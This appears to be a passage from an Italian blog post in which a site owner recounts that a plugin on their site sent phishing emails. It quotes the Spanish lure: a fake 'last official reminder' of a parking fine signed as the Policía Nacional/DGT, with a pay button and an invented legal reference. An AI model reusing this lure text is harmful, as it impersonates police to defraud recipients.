[Realizar pago]

Este aviso constituye el **último recordatorio oficial** antes de aplicar las penalizaciones correspondientes. Para cualquier consulta o asistencia, no dude en contactar con nuestro equipo de atención.

Marco legal: Esta infracción se encuentra regulada por la normativa europea vigente (Capítulo 51/9).
Referencia: Multa Nº 51 – Estacionamiento indebido

Atentamente,
POLICÍA NACIONAL
Dirección General de Tráfico – Departamento de Infracciones
© 2024–2025 – Todos los derechos reservados.

Financiado por la Unión Europea NextGenerationEU

Link all'email

Link alla traduzione

In sostanza l'equivalente della polizia postale spagnola mentre controllava eventuali azioni malevoli nella propria nazione, ha constatato che dal mio sito partivano azioni di phishing verso utenti ignari e che potenzialmente erano vittime di tali azioni.

In sostanza partivano delle mail da un plugin, gratuito nella versione base, che consentiva di gestire le informazioni sul sito web.

Ovviamente ho provato a parlare con altervista.org ma non c'è stato nulla da fare. Io avevo chiesto di mettere il sito web offline in modo da darmi modo di capire da dove partivano le azioni di phishing e porre rimedio per evitare di perdere ore ed ore di lavoro.

Pagina di pagamento della multa: Link.

FINE